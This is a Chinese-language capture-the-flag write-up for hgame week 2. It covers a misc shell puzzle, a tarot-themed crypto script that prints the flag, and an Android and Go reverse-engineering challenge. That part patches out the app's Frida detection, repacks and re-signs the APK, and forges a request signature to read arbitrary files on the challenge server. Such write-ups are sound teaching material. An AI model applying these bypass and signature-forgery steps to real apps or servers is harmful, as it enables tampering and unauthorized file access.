
> **n0o0b #00001d**

week2

Misc

Computer cleaner plus

有root，直接给ps权限秒了



```
[root@localhost tmp]# ps
-bash: /bin/ps: Permission denied
[root@localhost tmp]# chmod 777 ps
chmod: cannot access 'ps': No such file or directory
[root@localhost tmp]# chmod 777 /bin/ps
[root@localhost tmp]# ps
/bin/ps: line 1: /.hide_command/ps: No such file or directory
[root@localhost tmp]# /bin/ps: line 1: /B4ck_D0_oR.elf: No such file or directory
^C
[root@localhost tmp]# ^C
[root@localhost tmp]# ps aux
/bin/ps: line 1: /B4ck_D0_oR.elf: No such file or directory
/bin/ps: line 1: /.hide_command/ps: No such file or directory
[root@localhost tmp]# _
```

Crypto

Ancient Recall

ai秒了

```
Major_Arcana = ["The Fool", "The Magician", "The High Priestess","The Empress",
"The Emperor", "The Hierophant","The Lovers", "The Chariot", "Strength","The
Hermit", "Wheel of Fortune", "Justice","The Hanged Man", "Death",
"Temperance","The Devil", "The Tower", "The Star","The Moon", "The Sun",
"Judgement","The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of Wands", "Five
of Wands", "Six of Wands", "Seven of Wands", "Eight of Wands", "Nine of Wands",
"Ten of Wands", "Page of Wands", "Knight of Wands", "Queen of Wands", "King of
Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of
Cups", "Six of Cups", "Seven of Cups", "Eight of Cups", "Nine of Cups", "Ten of
Cups", "Page of Cups", "Knight of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords",
"Five of Swords", "Six of Swords", "Seven of Swords", "Eight of Swords", "Nine of
Swords", "Ten of Swords", "Page of Swords", "Knight of Swords", "Queen of
Swords", "King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four
of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles",
"Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles", "Page of
Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles
tarot = Major_Arcana + Minor_Arcana

def reverse_fortune_wheel(B):
    b0, b1, b2, b3, b4 = B
    numerator = b0 + b1 + b3 - b2 - b4
    if numerator % 2 != 0:
        raise ValueError("Cannot reverse, numerator is odd")
    a1 = numerator // 2
    a0 = b0 - a1
    a2 = b1 - a1
    a3 = b2 - a2
    a4 = b3 - a3
    if a4 + a0 != b4:
        raise ValueError("Validation failed in reverse step")
    return [a0, a1, a2, a3, a4]

YOUR_final_Value = [
    2532951952066291774890498369114195917240794704918210520571067085311474675019,
    2532951952066291774890327666074100357898023013105443178881294700381509795270,
    2532951952066291774890554459287276604903130315859258544173068376967072335730,
    2532951952066291774890865328241532885391510162611534514014409174284299139015,
    2532951952066291774890830662608134156017946376309989934175833913921142609334
]

current = YOUR_final_Value.copy()
for _ in range(250):
    current = reverse_fortune_wheel(current)

initial_values = current

YOUR_initial_FATE = []
for v in initial_values:
    reversed_k = v ^ (-1)
    if 0 <= reversed_k < len(Major_Arcana):
        YOUR_initial_FATE.append(f"re-{tarot[reversed_k]}")
    elif 0 <= v < len(tarot):
        YOUR_initial_FATE.append(tarot[v])
    else:
        raise ValueError(f"Invalid value: {v}")

flag = "hgame{" + "&".join([name.replace(" ", "_") for name in
YOUR_initial_FATE]) + "}"
print(flag)
```

hgame{re-The_Moon&re-The_Sun&Judgement&re-Temperance&Six_of_Cups}


re

Mysterious signals

安卓配个代理抓个包，发现sign校验，读文件


```
POST /flag HTTP/1.1
sign: 41dce78c58dacf99cbbc2f1c20135745
Content-Type: application/json; charset=utf-8
Content-Length: 39
Host: node1.hgame.vidar.club:30778
Connection: close
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/3.14.9

{"username":"admin","filename":"hello"}
```

路由限制为`/flag`



```
 .rodata:00000000006E6ECF db  73h ; s
 .rodata:00000000006E6ED0 db  73h ; s
 .rodata:00000000006E6ED1 db  65h ; e
 .rodata:00000000006E6ED2 db  32h ; 2
 .rodata:00000000006E6ED3 ; const uint8
 .rodata:00000000006E6ED3 db  2Fh ; /
 .rodata:00000000006E6ED4 db  66h ; f
 .rodata:00000000006E6ED5 db  6Ch ; l
 .rodata:00000000006E6ED6 db  61h ; a
 .rodata:00000000006E6ED7 db  67h ; g
 .rodata:00000000006E6ED8 ; const uint8 unk_6E6ED8
RCX .rodata:00000000006E6ED8 unk_6E6ED8 db  45h ; E
 .rodata:00000000006E6ED8
 .rodata:00000000006E6ED9 db  72h ; r
 .rodata:00000000006E6EDA db  72h ; r
 .rodata:00000000006E6EDB db  6Fh ; o
 .rodata:00000000006E6EDC db  72h ; r
 .rodata:00000000006E6EDD ; const uint8_0
 .rodata:00000000006E6EDD db  3Ch ; <
 .rodata:00000000006E6EDD
```


404页面



```
// net/http.NotFound
void __golang net_http_NotFound(net_http_ResponseWriter w, net_http_Request *r)
{
  __int64 v2; // r14
  void *retaddr; // [rsp+0h] [rbp+0h] BYREF
  internal_abi_ITab *wa; // [rsp+8h] [rbp+8h]
  net_http_Request *r_0; // [rsp+18h] [rbp+18h]
  string v6; // 0:rcx.8,8:rdi.8

  while ( (unsigned __int64)&retaddr <= *(_QWORD *)(v2 + 16) )
  {
    wa = w.tab;
    r_0 = r;
    runtime_morestack_noctxt();
    w.tab = wa;
    r = r_0;
  }
  v6.str = (uint8 *)"404 page not found";
  v6.len = 18LL;
  net_http_Error(w, v6, 404LL);
}
```


main_receive函数处理http报文信息

验证username为admin



```
    ((void (__golang *)(void *, void *))request->Body.tab->Fun[0])(request->Body.data, v
  if ( v->len != 5 || *(_DWORD *)v->str != 'imda' || v->str[4] != 'n' )
  {
    v13 = 14LL;
    v15 = (const string *)&unk_6E6BF2;
    str = "Username Error";
    v16 = 0;
    goto LABEL_29;
  }
```


处理sign



```
  Header = request->Header;
  v55.str = v[1].str;
  name = v[1].len;
  v89.ptr = "sign";
  v89.len = 4LL;
  v85 = (string)net_textproto_MIMEHeader_Get(Header, v89);
  v52.str = v85.str;
  len = v85.len;
  v64 = v3;
  v85.str = (uint8 *)runtime_convTstring(v85);
  *(_QWORD *)&v64 = &RTYPE_string_0;
  *((_QWORD *)&v64 + 1) = v85.str;
  v73 = main_receive_Println_func2;
```


校验sign，通过会读文件，未通过返回Sign Error

> 解密sign和username+filename对比




```
// main.verifySignature
// local variable allocation has failed, the output may be wrong!
bool __golang main_verifySignature(string username, string filename, string sign)
{
  __int64 v3; // r14
  string v4; // kr00_16
  string v5; // rdi OVERLAPPED
  string v6; // kr10_16
  uint8 *str; // rcx
  runtime_tmpBuf buf; // [rsp+0h] [rbp-38h] BYREF
  int s; // [rsp+20h] [rbp-18h]
  string v11; // [rsp+28h] [rbp-10h]
  void *retaddr; // [rsp+38h] [rbp+0h] BYREF
  uint8 *usernamea; // [rsp+40h] [rbp+8h]
  int username_8; // [rsp+48h] [rbp+10h]
  string v16; // 0:rax.8,8:rbx.8
  string v17; // 0:rbx.8,8:rcx.8

  if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v3 + 16) )
  {
    runtime_morestack_noctxt();
    JUMPOUT(0x66E28BLL);
  }
  username_8 = username.len;
  usernamea = username.str;
  v4 = main_decrypt(sign);
  v11.str = v4.str;
  s = v4.len;
  v17.len = username_8;
  v5 = filename;
  v17.str = usernamea;
  v6 = runtime_concatstring2((runtime_tmpBuf *)buf, v17, v5);
  str = v6.str;
  v5.str = (uint8 *)v6.len;
  v16.str = v11.str;
  v16.len = s;
  return internal_stringslite_Index(v16, *(string *)((char *)&v5 - 8)) >= 0;
}
```

读filename文件




```
  v86.str = v55.str;
  v86.len = name;
  v93 = os_OpenFile(v86, 0LL, 0);
  if ( v93._r1.tab )
  {
    if ( writera )
```

serve实现一个校验成功读文件的功能，若能伪造sgin值可以实现任意读文件的功能




```
2025/02/11 03:15:50 开始处理登录请求, 尝试解析请求体中的认证信息...
2025/02/11 03:15:56 41dce78c58dacf99cbbc2f1c20135745
2025/02/11 03:15:56 签名通过
2025/02/11 03:15:57 准备编码并发送响应信息, 结果:  {200 666
}
```

在apk中b函数实现对username+filename传参计算sign值



```java
public String a(String arg6, String arg7, String arg8) {
    OkHttpClient v0 = new OkHttpClient().newBuilder().build();
    JsonObject v1 = new JsonObject();
    v1.addProperty(this.c("104406435e045957"), arg6);
    v1.addProperty(this.c("035e0f545e045957"), arg7);
    RequestBody v1_1 = RequestBody.create(MediaType.parse("application/json"), v1.toString());
    CountDownLatch v2 = new CountDownLatch(1);
    v0.newCall(new Builder().url("http://node1.hgame.vidar.club:" + arg8 + "/flag").header(this.c("165e045f"), this.b(arg6 + arg7)).post(v1_1).build()).enqueue(new Callback(v2) {
        static final boolean $assertionsDisabled;
        final CountDownLatch val$latch;
```


b、c为so动态注册函数



```java
public native String b(String arg1) {
}

public native String c(String arg1) {
}
```


我们只需要利用该函数生成sign即可

在so中发现会对Frida检测，且更改密钥



```c
v4 = __readfsqword(0x28u);
v2 = fopen("/proc/self/maps", "r");
if ( v2 )
{
  while ( __fgets_chk(v3, 512LL, v2, 512LL) )
  {
    if ( strstr(v3, "frida") || strstr(v3, "LIBFRIDA") )
    {
      *(_DWORD *)(a1 + 36) = 0x44331122;
      return __readfsqword(0x28u);
    }
  }
  fclose(v2);
}
return __readfsqword(0x28u);
}
```

patch成原密钥即可



```
.text:00000000000190CB                 mov     rax, [rbp+var_298]
.text:00000000000190D2                 mov     dword ptr [rax+24h], 11223344h
.text:00000000000190D9                 jmp     loc_190F9
.text:00000000000190DE ; ---------------------------------------------------------------
.text:00000000000190DE
.text:00000000000190DE loc_1                                          1A5↑j
.text:00000000000190DE
.text:00000000000190E3 ; ---                                          -------------
.text:00000000000190E3
.text:00000000000190E3 loc_1                                          FB↑j
.text:00000000000190E3
.text:00000000000190EA
.text:00000000000190EF
.text:00000000000190F4 ; ---                                          -------------
.text:00000000000190F4
.text:00000000000190F4 loc_1                                          4F↑j
.text:00000000000190F4
.text:00000000000190F9 ; ---                                          -------------
.text:00000000000190F9
.text:00000000000190F9 loc_1                                          1B9↑j
.text:00000000000190F9
.text:00000000000190F9
.text:0000000000019102
.text:0000000000019106
.text:0000000000019109
.text:000000000001910F
.text:0000000000019116
.text:0000000000019117                 retn
```

Patching

```
Address:  0x000190D2
Assembly: mov       dword ptr [rax+24h], 11223344h
Bytes:    C7 40 24 44 33 22 11

000190BC | E8 DF CB 01 00       |   call    _strstr
000190C1 | 48 83 F8 00          |   cmp     rax, 0
000190C5 | 0F 84 13 00 00 00    |   jz      loc_190DI
000190CB |                      |
000190CB |                      | loc_190CB:
000190CB | 48 8B 85 68 FD FF FF |   mov     rax, [rb
000190D2 | C7 40 24 44 33 22 11 |   mov     dword pt
000190D9 | E9 1B 00 00 00       |   jmp     loc_190F
000190DE |                      |
000190DE |                      | loc_190DE:
000190DE | E9 97 FE FF FF       |   jmp     loc_18F7
000190E3 |                      |
38
```


然后替换apk中so文件，利用apktool重新打包签名

> ~~想直接在安卓中替换so，死活找不到~~
>
> android:extractNativeLibs设置是flase，不会直接解压so，而是直接从 APK 文件中内存映射加载so

```
#解包
apktool.bat d app-release.apk
#替换lib中so文件
#需要改一下配置，要不可能安装不上
# apktool.yum中targetSdkVersion改为26
# AndroidManifest.xml中extractNativeLibs改为true
#重新打包
apktool.bat b .\app-release
#生成签名文件
keytool -genkey -v -keystore my-release-key.keystore -alias my-key-alias -keyalg RSA -keysize 2048 -validity 30000
#签名
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore .\app-release.apk my-key-alias
```

